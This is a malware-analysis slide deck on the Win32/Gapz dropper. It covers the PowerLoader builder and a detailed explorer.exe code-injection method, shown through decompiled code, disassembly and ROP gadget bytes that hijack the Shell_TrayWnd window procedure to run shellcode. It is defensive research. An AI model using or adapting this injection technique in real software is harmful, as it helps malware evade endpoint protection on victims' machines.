

# Advanced Evasion Techniques by Win32/Gapz


Aleksandr Matrosov  
Eugene Rodionov

# Outline of The Presentation

- **Targeted Attacks with complex threats (rootkits/bootkits)**
  - ✓ Is reasonable?
- **Gapz: dropper**
  - ✓ PowerLoader builder
  - ✓ explorer.exe code injection trick
- **Gapz: bootkit**
  - ✓ Classification of modern bootkits
  - ✓ New VBR bootkit technique
- **Gapz: payload**
  - ✓ Hidden file system implementation
  - ✓ Disk hooks and Hooking engine
  - ✓ NDIS, TCP/IP stack implementation, HTTP protocol
  - ✓ C&C communications
- **Gapz: forensic approaches**



# Targeted Attacks with Complex Threats (rootkits/bootkits)



# Targeted Attacks with Complex Threats (rootkits/bootkits)

## ➤ Is reasonable for attackers?

- ✓ Long-lasting stealth infection
- ✓ Difficult to investigate by typical forensic tools
- ✓ Difficult to extract bot configuration information
- ✓ Stealth duration for one target: months
- ✓ Price in cybercrime market:
  - Bootkit builder without sources: ~ 10.000\$
  - Stealth bootkit with sources: ~ 50.000\$
  - Custom develop with sources: ~ 100.000\$

# Gapz: dropper



# Gapz Known Droppers

Detection Name	Compilation Date	LPE Exploits	Bootkit Technique
Win32/Gapz.A	11/09/2012 30/10/2012	CVE-2011-3402 CVE-2010-4398 COM Elevation	VBR
Win32/Gapz.B	06/11/2012	CVE-2011-3402 COM Elevation	no bootkit
Win32/Gapz.C	19/04/2012	CVE-2010-4398 CVE-2011-2005 COM Elevation	MBR

# PowerLoader Builder (since September 2012)

**PowerLoader v1.0** [X]

srvurl 1:

srvurl 2:

srvurl 3:

srvdelay(min):

srvretry:

buildid:

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	504EF332h	11/09/2012 08:15:46
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	0108h	PE32
Linker Version	0009h	9.0

# PowerLoader Builder (since September 2012)




Name	Address	Ordinal	Name	Address	Ordinal
DownloadRunExeId	00403E7B	1	DownloadRunExeId	004060D0	1
DownloadRunExeUrl	00403D6C	2	DownloadRunExeUrl	00405F80	2
DownloadUpdateMain	00403EC6	3	DownloadUpdateMain	00406120	3
InjectApcRoutine	004036CF	4	GetProcAddress64(void *,char *)	00403400	4
InjectNormalRoutine	004036B4	5	Inject32End	00404780	5
SendLogs	00403F66	6	Inject32Normal	00404680	6
WriteConfigString	00403F39	7	Inject32Start	00404710	7
start	00403CA7		InjectNormRoutine	004057A0	8
			SendLogs	004061E0	9
			WriteConfigString	004061B0	10
			start	00405E30	

Machine	014Ch	
Number of Sections	0004h	
Time Date Stamp	504EF332h	11/09/2012 08:15:46
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	0108h	PE32
Linker Version	0009h	9.0

# PowerLoader Based Droppers

Price for Power Loader is about \$500 for one builder kit with C&C panel



# Gapz Dropper Execution Stages

Choose an entry point

Name	Address	Ordinal	
gpi	00445F70	1	sharedmemory
icmnf	004075B7	2	shellcode_stage1
isyspf	00406EFD	3	shellcode_stage2
start	004079E9		entrypoint

Injecting into  
explorer.exe  
(*entry point*)

stage 1

Local Privilege  
Escalation  
(*icmnf*)

stage 2

Infecting the  
system  
(*isyspf*)

# Bypassing HIPS with explorer.exe Code Injection

opens shared sections from  
*\\BaseNamedObjects* mapped  
into explorer.exe and writes  
shellcode

```
char __stdcall Exploit32::GetWorkSection(int a1, LPCVOID lpAddress, int pRegSize)
{
    struct _MEMORY_BASIC_INFORMATION Buffer; // [sp+0h] [bp-34h]@4
    unsigned int i; // [sp+1Ch] [bp-18h]@1
    int hSection; // [sp+20h] [bp-14h]@1
    int v7; // [sp+24h] [bp-10h]@1
    int v8; // [sp+28h] [bp-Ch]@1
    int v9; // [sp+2Ch] [bp-8h]@1
    int v10; // [sp+30h] [bp-4h]@1

    hSection = L"\\BaseNamedObjects\\ShimSharedMemory";
    v7 = L"\\BaseNamedObjects\\windows_shell_global_counters";
    v8 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.MIH";
    v9 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.AMF";
    v10 = L"\\BaseNamedObjects\\UrlZonesSM_Administrator";
    for ( i = 0; ; ++i )
    {
        if ( i >= 5 )
            return 0;
        if ( Utils::MapSection>(&hSection + i), a1, lpAddress, pRegSize) >= 0 )
            break;
    }
    if ( VirtualQuery(lpAddress, &Buffer, 28u) )
        *pRegSize = Buffer.RegionSize;
    return 1;
}
```

# Bypassing HIPS with explorer.exe Code Injection

The dropper searches for the window *"Shell\_TrayWnd"*

```
if ( Exploit32::GetWorkSection(&v10, &Address, &v12) )
{
    v0 = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectedShellCodeStart", 0);
    v1 = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectedShellCodeEnd", 0) - v0;
    Dst = Address + v12 - (v1 + 224);
    memset((Address + v12 - (v1 + 224)), 0, v1 + 224);
    memcpy((Dst + 208), v0, v1);
    v2 = GetModuleHandleA("kernel32.dll");
    *(Dst + 168) = PeLdr::PeGetProcAddress(v2, "CloseHandle", 0);
    *(Dst + 164) = PeLdr::PeGetProcAddress(v2, "MapViewOfFile", 0);
    *(Dst + 160) = PeLdr::PeGetProcAddress(v2, "OpenFileMappingA", 0);
    *(Dst + 172) = PeLdr::PeGetProcAddress(v2, "CreateThread", 0);
    v3 = GetModuleHandleA("user32.dll");
    *(Dst + 176) = PeLdr::PeGetProcAddress(v3, "SetWindowLongA", 0);
    v8 = Exploit32::CreateRemoteShellCode(Dst, v1 + 224, v1);
    if ( v8 )
    {
        hWnd = FindWindowA("Shell_TrayWnd", 0);
        v7 = GetWindowLongA(hWnd, 0);
    }
}
```

# Bypassing HIPS with explorer.exe Code Injection

The dropper calls *GetWindowLong()* so as to get the address of the routine related to the “*Shell\_TrayWnd*” window handler

```
PUSH EDI
PUSH ESI
MOV DWORD PTR SS:[LOCAL.2],ESI
CALL DWORD PTR DS:[&USER32.GetWindowLongA]
```

Index, = 0
hWnd = 00030062, class = Shell_TrayWnd
USER32.GetWindowLongA

The dropper calls *SetWindowLong()* to modify “*Shell\_TrayWnd*” window-related data

```
PUSH EAX
PUSH EDI
PUSH DWORD PTR SS:[LOCAL.2]
CALL DWORD PTR DS:[&USER32.SetWindowLongA]
```

NewValue
Index => 0
hWnd = 00030062, class = Shell_TrayWnd
USER32.SetWindowLongA

# Bypass HIPS with explorer.exe Code Injection

calls *SendMessage()* to trigger shellcode execution in *explorer.exe* address space

```
PUSH EDI
PUSH EDI
PUSH 0F
PUSH DWORD PTR SS:[LOCAL.2]
CALL DWORD PTR DS:[&USER32.SendMessageA]
```

```
lParam
wParam
Msg = WM_PAINT
hWnd = 00030062, class = Shell_TrayWnd
USER32.SendMessageA
```

arbitrary code execution in *WndProc()* of “*Shell\_TrayWnd*”:

```
//EXPLORER.EXE
0x8B06    MOV EAX, DWORD PTR [ESI] // pointer on the address at SetWindowLong()
0x56     PUSH ESI // payload address
0xFF10   CALL DWORD PTR [EAX] // execute payload
```

# Triggering Shellcode Execution

*SendMessage()* transfers control to the address pointed to address points to the *KiUserApcDispatcher()* routine

```
int __cdecl Exploit32::GetMovEdiEspAddress()
{
    HMODULE v0; // eax@1
    int v1; // eax@7
    char Dst; // [sp+0h] [bp-28h]@7
    unsigned int i; // [sp+1Ch] [bp-Ch]@1
    int v5; // [sp+20h] [bp-8h]@1
    int v6; // [sp+24h] [bp-4h]@1

    v0 = GetModuleHandleA("ntdll.dll");
    v6 = PeLdr::PeGetProcAddress(v0, "KiUserApcDispatcher", 0);
    v5 = v6;
    for ( i = 0; i < 0x14; ++i )
    {
        if ( *v6 == 88 || *v6 == 31885 && *(v6 + 2) == 36 )
            return v6;
        v1 = hde32_disasm(v6, &Dst);
        v6 += v1;
    }
    return v5;
}
```

Address	Disassembly	Comment
7C90E44C	90	NOP
7C90E44D	90	NOP
7C90E44E	90	NOP
7C90E44F	90	NOP
7C90E450	8D7C24 10	LEA EDI,DWORD PTR SS:[ESP+10]
7C90E454	58	POP EAX
7C90E455	FFD0	CALL EAX
7C90E457	6A 01	PUSH 1
7C90E459	57	PUSH EDI
7C90E45A	E8 FFEBFFFF	CALL ntdll.ZwContinue
7C90E45F	90	NOP
7C90E460	83C4 04	ADD ESP,4
7C90E463	5A	POP EDX
7C90E464	64:A1 18000000	MOV EAX,DWORD PTR FS:[18]
7C90E46A	8B40 30	MOV EAX,DWORD PTR DS:[EAX+30]
7C90E46D	8B40 2C	MOV EAX,DWORD PTR DS:[EAX+2C]
7C90E470	FF1490	CALL DWORD PTR DS:[EAX+EDX*4]
7C90E473	33C9	XOR ECX,ECX
7C90E475	33D2	XOR EDX,EDX
7C90E477	CD 2B	INT 2B
7C90E479	CC	INT3
7C90E47A	8BFF	MOV EDI,EDI
7C90E47C	8B4C24 04	MOV ECX,DWORD PTR SS:[ESP+4]
7C90E480	8B1C24	MOV EBX,DWORD PTR SS:[ESP]
7C90E483	51	PUSH ECX
7C90E484	53	PUSH EBX
7C90E485	E8 9AC30100	CALL ntdll.7C92A824
7C90E48A	0AC0	OR AL,AL
7C90E48C	74 0C	JE SHORT ntdll.7C90E49A
7C90E48E	5B	POP EBX

Register	Value	Comment
EAX	00B5DF44	
ECX	7E419491	USER32.7E419491
EDX	00E9FDD0	
EBX	00030050	
ESP	00E9FD60	
EBP	00E9FD74	
ESI	00B5DF30	
EDI	0000000F	
EIP	7C90E450	ntdll.KiUserApcDispatcher
C 0	ES 0023	32bit 0(FFFFFFFF)
P 1	CS 001B	32bit 0(FFFFFFFF)
A 0	SS 0023	32bit 0(FFFFFFFF)
Z 0	DS 0023	32bit 0(FFFFFFFF)
S 0	FS 003B	32bit 7FFDB000(FFF)
T 0	GS 0000	NULL
D 0		
O 0	LastErr	ERROR_SUCCESS (00000000)
EFL	00000206	(NO,NB,NE,A,NS,PE,GE,G)
MM0	00E9 B638 BF81 4136	
MM1	0000 0000 0404 00AB	
MM2	0000 0404 0000 0000	
MM3	0000 0018 8221 EC28	
MM4	00E9 FE84 00E9 FEAC	
MM5	0000 0084 BBE9 B638	
MM6	0000 0000 0000 0001	
MM7	BBE9 B638 BF81 C476	

# Triggering Shellcode Execution


*uses ROP-gadgets to jump into shellcode memory region and execute shellcode*

```
mov [ebp+var_4], 0FDh ; 'd'  
mov [ebp+var_3], 0C3h ; '+'  
mov [ebp+var_20], 0FCh ; 'N'  
mov [ebp+var_1F], 0C3h ; '+'  
mov [ebp+var_C], 58h ; 'X'  
mov [ebp+var_B], 0C3h ; '+'  
mov [ebp+var_8], 0FFh  
mov [ebp+var_7], 0E0h ; 'p'  
mov [ebp+var_1C], 0B9h ; 'i'  
mov [ebp+var_1B], 94h ; '0'  
mov [ebp+var_1A], 0  
mov [ebp+var_19], 0  
mov [ebp+var_18], 0  
mov [ebp+var_17], 0F3h ; 'e'  
mov [ebp+var_16], 0A5h ; 'e'  
mov [ebp+var_15], 5Fh ; '7'  
mov [ebp+var_14], 33h ; '3'  
mov [ebp+var_13], 0C0h ; 'L'  
mov [ebp+var_12], 5Eh ; '^'  
mov [ebp+var_11], 5Dh ; ']'  
mov [ebp+var_10], 0C2h ; 'T'  
mov [ebp+var_F], 8  
mov [ebp+var_E], 0
```

```
//SHELL32.DLL  
0xB994000000 MOV ECX, 94  
0xF3A5 REP MOVSD  
0x5F POP EDI  
0x33C0 XOR EAX, EAX  
0x5E POP ESI  
0x5D POP EBP  
0xC20800 RETN 8  
  
//NTDLL.DLL  
0xFD STD  
0xC3 RETN  
  
//KERNEL32.DLL  
0xFC CLD  
0xC3 RETN  
  
//EXPLORER.EXE  
0x58 POP EAX  
0xC3 RETN  
0xFFE0 JMP EAX
```

# Triggering Shellcode Execution

*uses ROP-gadgets to jump into shellcode memory region and execute shellcode*



# Triggering Shellcode Execution

```
00001385 mov     edx, [ebp+arg_4]
00001388 mov     byte ptr [edx+2Ch], 1
0000138C mov     eax, [ebp+arg_4]
0000138F add     eax, 14h
00001392 push   eax
00001393 push   0
00001395 push   26h ; '&'
00001397 mov     ecx, [ebp+arg_4]
0000139A mov     edx, [ecx]
0000139C call   edx ; kernel32.OpenFileMappingA
0000139E mov     [ebp+arg_8], eax
000013A1 cmp     [ebp+arg_8], 0
000013A5 jz     short loc_13EE
```

```
000013A7 push   0
000013A9 push   0
000013AB push   0
000013AD push   26h ; '&'
000013AF mov     eax, [ebp+arg_8]
000013B2 push   eax
000013B3 mov     ecx, [ebp+arg_4]
000013B6 mov     edx, [ecx+4]
000013B9 call   edx ; kernel32.MapViewOfFile
000013BB mov     [ebp+arg_C], eax
000013BE cmp     [ebp+arg_C], 0
000013C2 jz     short loc_13E2
```

```
000013C4 push   0
000013C6 push   0
000013C8 mov     eax, [ebp+arg_C]
000013CB push   eax
000013CC mov     ecx, [ebp+arg_4]
000013CF mov     edx, [ebp+arg_C]
000013D2 add     edx, [ecx+28h]
000013D5 push   edx
000013D6 push   0
000013D8 push   0
000013DA mov     eax, [ebp+arg_4]
000013DD mov     ecx, [eax+0Ch]
000013E0 call   ecx ; kernel32.CreateThread
```

